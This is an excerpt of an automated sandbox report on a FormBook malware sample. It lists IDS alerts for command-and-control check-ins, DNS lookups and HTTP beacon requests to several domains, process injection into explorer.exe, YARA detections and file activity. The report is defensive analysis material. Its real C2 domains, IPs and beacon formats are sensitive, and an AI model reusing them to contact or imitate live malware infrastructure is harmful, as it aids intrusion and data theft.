
Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-09:15:07.557417	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.3	160.153.128.38

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-09:15:07.557417	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.3	160.153.128.38
02/23/21-09:15:07.557417	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.3	160.153.128.38
02/23/21-09:16:00.581463	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49739	23.227.38.74	192.168.2.3
02/23/21-09:16:06.048076	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49740	80	192.168.2.3	194.59.164.91
02/23/21-09:16:06.048076	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49740	80	192.168.2.3	194.59.164.91
02/23/21-09:16:06.048076	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49740	80	192.168.2.3	194.59.164.91

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:14:56.811091900 CET	49725	80	192.168.2.3	95.130.17.35
Feb 23, 2021 09:14:56.864130974 CET	80	49725	95.130.17.35	192.168.2.3
Feb 23, 2021 09:14:56.864233017 CET	49725	80	192.168.2.3	95.130.17.35
Feb 23, 2021 09:14:56.864423037 CET	49725	80	192.168.2.3	95.130.17.35
Feb 23, 2021 09:14:56.917222977 CET	80	49725	95.130.17.35	192.168.2.3
Feb 23, 2021 09:14:56.919253111 CET	80	49725	95.130.17.35	192.168.2.3
Feb 23, 2021 09:14:56.919291973 CET	80	49725	95.130.17.35	192.168.2.3
Feb 23, 2021 09:14:56.919476986 CET	49725	80	192.168.2.3	95.130.17.35
Feb 23, 2021 09:14:56.919516087 CET	49725	80	192.168.2.3	95.130.17.35
Feb 23, 2021 09:14:56.972480059 CET	80	49725	95.130.17.35	192.168.2.3
Feb 23, 2021 09:15:01.998790979 CET	49726	80	192.168.2.3	184.168.131.241
Feb 23, 2021 09:15:02.186427116 CET	80	49726	184.168.131.241	192.168.2.3
Feb 23, 2021 09:15:02.186537981 CET	49726	80	192.168.2.3	184.168.131.241
Feb 23, 2021 09:15:02.186706066 CET	49726	80	192.168.2.3	184.168.131.241
Feb 23, 2021 09:15:02.373945951 CET	80	49726	184.168.131.241	192.168.2.3
Feb 23, 2021 09:15:02.423268080 CET	80	49726	184.168.131.241	192.168.2.3
Feb 23, 2021 09:15:02.423291922 CET	80	49726	184.168.131.241	192.168.2.3
Feb 23, 2021 09:15:02.423616886 CET	49726	80	192.168.2.3	184.168.131.241
Feb 23, 2021 09:15:02.423691988 CET	49726	80	192.168.2.3	184.168.131.241
Feb 23, 2021 09:15:02.612595081 CET	80	49726	184.168.131.241	192.168.2.3
Feb 23, 2021 09:15:07.505249977 CET	49733	80	192.168.2.3	160.153.128.38
Feb 23, 2021 09:15:07.555166960 CET	80	49733	160.153.128.38	192.168.2.3
Feb 23, 2021 09:15:07.555562973 CET	49733	80	192.168.2.3	160.153.128.38
Feb 23, 2021 09:15:07.557416916 CET	49733	80	192.168.2.3	160.153.128.38
Feb 23, 2021 09:15:07.607343912 CET	80	49733	160.153.128.38	192.168.2.3
Feb 23, 2021 09:15:07.622117996 CET	80	49733	160.153.128.38	192.168.2.3
Feb 23, 2021 09:15:07.622143030 CET	80	49733	160.153.128.38	192.168.2.3
Feb 23, 2021 09:15:07.622383118 CET	49733	80	192.168.2.3	160.153.128.38
Feb 23, 2021 09:15:07.672125101 CET	80	49733	160.153.128.38	192.168.2.3
Feb 23, 2021 09:15:13.054061890 CET	49734	80	192.168.2.3	106.13.210.52

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:15:16.058031082 CET	49734	80	192.168.2.3	106.13.210.52
Feb 23, 2021 09:15:22.074187994 CET	49734	80	192.168.2.3	106.13.210.52
Feb 23, 2021 09:15:36.341245890 CET	49737	80	192.168.2.3	106.13.210.52
Feb 23, 2021 09:15:39.356906891 CET	49737	80	192.168.2.3	106.13.210.52
Feb 23, 2021 09:15:44.453792095 CET	49738	80	192.168.2.3	154.201.205.155
Feb 23, 2021 09:15:44.798985004 CET	80	49738	154.201.205.155	192.168.2.3
Feb 23, 2021 09:15:44.799206018 CET	49738	80	192.168.2.3	154.201.205.155
Feb 23, 2021 09:15:44.799391985 CET	49738	80	192.168.2.3	154.201.205.155
Feb 23, 2021 09:15:45.144747019 CET	80	49738	154.201.205.155	192.168.2.3
Feb 23, 2021 09:15:45.223973989 CET	80	49738	154.201.205.155	192.168.2.3
Feb 23, 2021 09:15:45.223993063 CET	80	49738	154.201.205.155	192.168.2.3
Feb 23, 2021 09:15:45.224498034 CET	49738	80	192.168.2.3	154.201.205.155
Feb 23, 2021 09:15:45.224534988 CET	49738	80	192.168.2.3	154.201.205.155
Feb 23, 2021 09:15:45.357381105 CET	49737	80	192.168.2.3	106.13.210.52
Feb 23, 2021 09:15:45.571990013 CET	80	49738	154.201.205.155	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:13:44.132865906 CET	64938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:13:44.150470018 CET	60152	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:13:44.184493065 CET	53	64938	8.8.8.8	192.168.2.3
Feb 23, 2021 09:13:44.212117910 CET	53	60152	8.8.8.8	192.168.2.3
Feb 23, 2021 09:13:44.917905092 CET	57544	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:13:44.966555119 CET	53	57544	8.8.8.8	192.168.2.3
Feb 23, 2021 09:13:46.096698046 CET	55984	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:13:46.148264885 CET	53	55984	8.8.8.8	192.168.2.3
Feb 23, 2021 09:13:47.271435976 CET	64185	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:13:47.320187092 CET	53	64185	8.8.8.8	192.168.2.3
Feb 23, 2021 09:13:49.178528070 CET	65110	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:13:49.238291025 CET	53	65110	8.8.8.8	192.168.2.3
Feb 23, 2021 09:13:50.274914980 CET	58361	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:13:50.323739052 CET	53	58361	8.8.8.8	192.168.2.3
Feb 23, 2021 09:13:51.124056101 CET	63492	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:13:51.173000097 CET	53	63492	8.8.8.8	192.168.2.3
Feb 23, 2021 09:13:52.673121929 CET	60831	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:13:52.721914053 CET	53	60831	8.8.8.8	192.168.2.3
Feb 23, 2021 09:13:53.674612999 CET	60100	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:13:53.723342896 CET	53	60100	8.8.8.8	192.168.2.3
Feb 23, 2021 09:13:54.922506094 CET	53195	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:13:54.971316099 CET	53	53195	8.8.8.8	192.168.2.3
Feb 23, 2021 09:13:55.927941084 CET	50141	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:13:55.976810932 CET	53	50141	8.8.8.8	192.168.2.3
Feb 23, 2021 09:13:57.226416111 CET	53023	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:13:57.275106907 CET	53	53023	8.8.8.8	192.168.2.3
Feb 23, 2021 09:13:59.240513086 CET	49563	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:13:59.293328047 CET	53	49563	8.8.8.8	192.168.2.3
Feb 23, 2021 09:14:00.763343096 CET	51352	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:14:00.815289021 CET	53	51352	8.8.8.8	192.168.2.3
Feb 23, 2021 09:14:01.810743093 CET	59349	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:14:01.859688044 CET	53	59349	8.8.8.8	192.168.2.3
Feb 23, 2021 09:14:03.920547009 CET	57084	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:14:03.970453024 CET	53	57084	8.8.8.8	192.168.2.3
Feb 23, 2021 09:14:05.134267092 CET	58823	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:14:05.188800097 CET	53	58823	8.8.8.8	192.168.2.3
Feb 23, 2021 09:14:20.503155947 CET	57568	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:14:20.551903963 CET	53	57568	8.8.8.8	192.168.2.3
Feb 23, 2021 09:14:22.285072088 CET	50540	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:14:22.334882975 CET	53	50540	8.8.8.8	192.168.2.3
Feb 23, 2021 09:14:39.118253946 CET	54366	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:14:39.166996956 CET	53	54366	8.8.8.8	192.168.2.3
Feb 23, 2021 09:14:56.726146936 CET	53034	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:14:56.804542065 CET	53	53034	8.8.8.8	192.168.2.3
Feb 23, 2021 09:15:01.935722113 CET	57762	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:15:01.997723103 CET	53	57762	8.8.8.8	192.168.2.3
Feb 23, 2021 09:15:05.110877991 CET	55435	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:15:05.169209003 CET	53	55435	8.8.8.8	192.168.2.3
Feb 23, 2021 09:15:06.544787884 CET	50713	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:15:06.618158102 CET	53	50713	8.8.8.8	192.168.2.3
Feb 23, 2021 09:15:07.437345982 CET	56132	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:15:07.503074884 CET	53	56132	8.8.8.8	192.168.2.3
Feb 23, 2021 09:15:12.667752981 CET	58987	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:15:13.053081989 CET	53	58987	8.8.8.8	192.168.2.3
Feb 23, 2021 09:15:33.171725988 CET	56579	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:15:33.223614931 CET	53	56579	8.8.8.8	192.168.2.3
Feb 23, 2021 09:15:35.457238913 CET	60633	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:15:35.524852037 CET	53	60633	8.8.8.8	192.168.2.3
Feb 23, 2021 09:15:35.681751013 CET	61292	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:15:36.003530979 CET	53	61292	8.8.8.8	192.168.2.3
Feb 23, 2021 09:15:39.144556046 CET	63619	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:15:39.220227957 CET	53	63619	8.8.8.8	192.168.2.3
Feb 23, 2021 09:15:44.236794949 CET	64938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:15:44.450669050 CET	53	64938	8.8.8.8	192.168.2.3
Feb 23, 2021 09:16:00.269817114 CET	61946	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:16:00.350783110 CET	53	61946	8.8.8.8	192.168.2.3
Feb 23, 2021 09:16:05.595077991 CET	64910	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:16:05.667316914 CET	53	64910	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 09:14:56.726146936 CET	192.168.2.3	8.8.8.8	0x7422	Standard query (0)	www.nachbau.net	A (IP address)	IN (0x0001)
Feb 23, 2021 09:15:01.935722113 CET	192.168.2.3	8.8.8.8	0x6b0c	Standard query (0)	www.carbon-foam.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:15:07.437345982 CET	192.168.2.3	8.8.8.8	0x3612	Standard query (0)	www.aslanforklift.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:15:12.667752981 CET	192.168.2.3	8.8.8.8	0x9f30	Standard query (0)	www.fsqlgt.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:15:35.681751013 CET	192.168.2.3	8.8.8.8	0x83c	Standard query (0)	www.fsqlgt.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:15:39.144556046 CET	192.168.2.3	8.8.8.8	0x3845	Standard query (0)	www.electricbiketechnologes.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:15:44.236794949 CET	192.168.2.3	8.8.8.8	0xaae	Standard query (0)	www.ntljcb.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:16:00.269817114 CET	192.168.2.3	8.8.8.8	0x315c	Standard query (0)	www.2seamapparel.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:16:05.595077991 CET	192.168.2.3	8.8.8.8	0xb16b	Standard query (0)	www.trinityhousegoa.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:14:56.804542065 CET	8.8.8.8	192.168.2.3	0x7422	No error (0)	www.nachbau.net		95.130.17.35	A (IP address)	IN (0x0001)
Feb 23, 2021 09:15:01.997723103 CET	8.8.8.8	192.168.2.3	0x6b0c	No error (0)	www.carbon-foam.com	carbon-foam.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:15:01.997723103 CET	8.8.8.8	192.168.2.3	0x6b0c	No error (0)	carbon-foam.com		184.168.131.241	A (IP address)	IN (0x0001)
Feb 23, 2021 09:15:07.503074884 CET	8.8.8.8	192.168.2.3	0x3612	No error (0)	www.aslanforklift.com	aslanforklift.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:15:07.503074884 CET	8.8.8.8	192.168.2.3	0x3612	No error (0)	aslanforklift.com		160.153.128.38	A (IP address)	IN (0x0001)
Feb 23, 2021 09:15:13.053081989 CET	8.8.8.8	192.168.2.3	0x9f30	No error (0)	www.fsqlgt.com		106.13.210.52	A (IP address)	IN (0x0001)
Feb 23, 2021 09:15:36.003530979 CET	8.8.8.8	192.168.2.3	0x83c	No error (0)	www.fsqlgt.com		106.13.210.52	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:15:39.220227957 CET	8.8.8.8	192.168.2.3	0x3845	Name error (3)	www.electricbiketechnologes.com	none	none	A (IP address)	IN (0x0001)
Feb 23, 2021 09:15:44.450669050 CET	8.8.8.8	192.168.2.3	0xaae	No error (0)	www.ntljcb.com		154.201.205.155	A (IP address)	IN (0x0001)
Feb 23, 2021 09:16:00.350783110 CET	8.8.8.8	192.168.2.3	0x315c	No error (0)	www.2seamapparel.com	2seam-apparel.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:16:00.350783110 CET	8.8.8.8	192.168.2.3	0x315c	No error (0)	2seam-apparel.myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:16:00.350783110 CET	8.8.8.8	192.168.2.3	0x315c	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Feb 23, 2021 09:16:05.667316914 CET	8.8.8.8	192.168.2.3	0xb16b	No error (0)	www.trinityhousegoa.com	trinityhousegoa.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:16:05.667316914 CET	8.8.8.8	192.168.2.3	0xb16b	No error (0)	trinityhousegoa.com		194.59.164.91	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.nachbau.net
- www.carbon-foam.com
- www.aslanforklift.com
- www.ntljcb.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49725	95.130.17.35	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:14:56.864423037 CET	1225	OUT	GET /tub0/?0T0hlT=cydGkSUU+hbxwnLMCHdxs2HTbhyeOBhf6VDliN7OyAb+9b2I/6QPcL+NYbrcHhStME+j&OVlT0R=o2JlVT4hT8qhr8ep HTTP/1.1 Host: www.nachbau.net Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:14:56.919253111 CET	1225	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 23 Feb 2021 08:14:56 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49726	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:15:02.186706066 CET	1264	OUT	GET /tub0/?0T0hlT=0g3BJlW7sTphQ/5j4Tdr5dYYoDFSx+aDomq4rDoP20bT0mosHTIKHGclLGRJ8AP1BBBd&OVlT0R=o2JlVT4hT8qhr8ep HTTP/1.1 Host: www.carbon-foam.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:15:02.423268080 CET	1264	IN	HTTP/1.1 302 Found Server: nginx/1.16.1 Date: Tue, 23 Feb 2021 08:15:02 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://afternic.com/forsale/carbon-foam.com?utm_source=TDFS&utm_medium=sn_affiliate_click&utm_campaign=TDFS_GoDaddy_DLS&traffic_type=TDFS&traffic_id=GoDaddy_DLS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49733	160.153.128.38	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:15:07.557416916 CET	4314	OUT	GET /tub0/?0T0hlT=Oc9Sv6ZsHiz1lEkHjT4sUkzXc6kK6TfJoTMn/p3mX09SqIZJtOPjrYy4Z3tQQ5aTicNK&OVlT0R=o2JlVT4hT8qhr8ep HTTP/1.1 Host: www.aslanforklift.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:15:07.622117996 CET	4315	IN	HTTP/1.1 302 Found Date: Tue, 23 Feb 2021 08:15:07 GMT Server: Apache Location: http://www.aslanforklift.com/ Content-Length: 213 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 61 73 6c 61 6e 66 6f 72 6b 6c 69 66 74 2e 63 6f 6d 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49738	154.201.205.155	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:15:44.799391985 CET	5831	OUT	GET /tub0/?0T0hlT=dN2zk3vDrvOSMWpoBKxdiHLfh4G+CBzvqQ9gZV3x5lRoIc3e6NmSOgfKn1bO4v69I6lv&OVlT0R=o2JlVT4hT8qhr8ep HTTP/1.1 Host: www.ntljcb.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:15:45.223973989 CET	5832	IN	HTTP/1.1 302 Moved Temporarily Date: Tue, 23 Feb 2021 08:15:44 GMT Server: Apache Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: PHPSESSID=4509th8ahk13v39o6aqnho7pe3; path=/ Upgrade: h2 Connection: Upgrade, close Location: / Content-Length: 0 Content-Type: text/html; charset=gbk

Code Manipulations

Statistics

Behavior

Behavior



System Behavior

Analysis Process: 4pFzkB6ePK.exe PID: 6484 Parent PID: 5608

General

Start time:	09:13:50
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\4pFzkB6ePK.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\4pFzkB6ePK.exe'
Imagebase:	0x280000
File size:	484864 bytes
MD5 hash:	6DD83E20F43A9BD2E136FCD77131F7E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000002.00000002.227758190.0000000002651000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.228140943.0000000003659000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.228140943.0000000003659000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.228140943.0000000003659000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF0CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF0CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\4pFzkB6ePK.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E21C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\4pFzkB6ePK.exe.log	unknown	1406	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6E21C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEE5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD51B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD51B4F	ReadFile

Analysis Process: 4pFzkB6ePK.exe PID: 6880 Parent PID: 6484

General

Start time:	09:14:01
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\4pFzkB6ePK.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\4pFzkB6ePK.exe
Imagebase:	0xe40000
File size:	484864 bytes
MD5 hash:	6DD83E20F43A9BD2E136FCD77131F7E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.285256775.0000000001440000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.285256775.0000000001440000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.285256775.0000000001440000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.285193753.0000000001410000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.285193753.0000000001410000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.285193753.0000000001410000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.284397721.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.284397721.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.284397721.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 6880

General

Start time:	09:14:03
Start date:	23/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
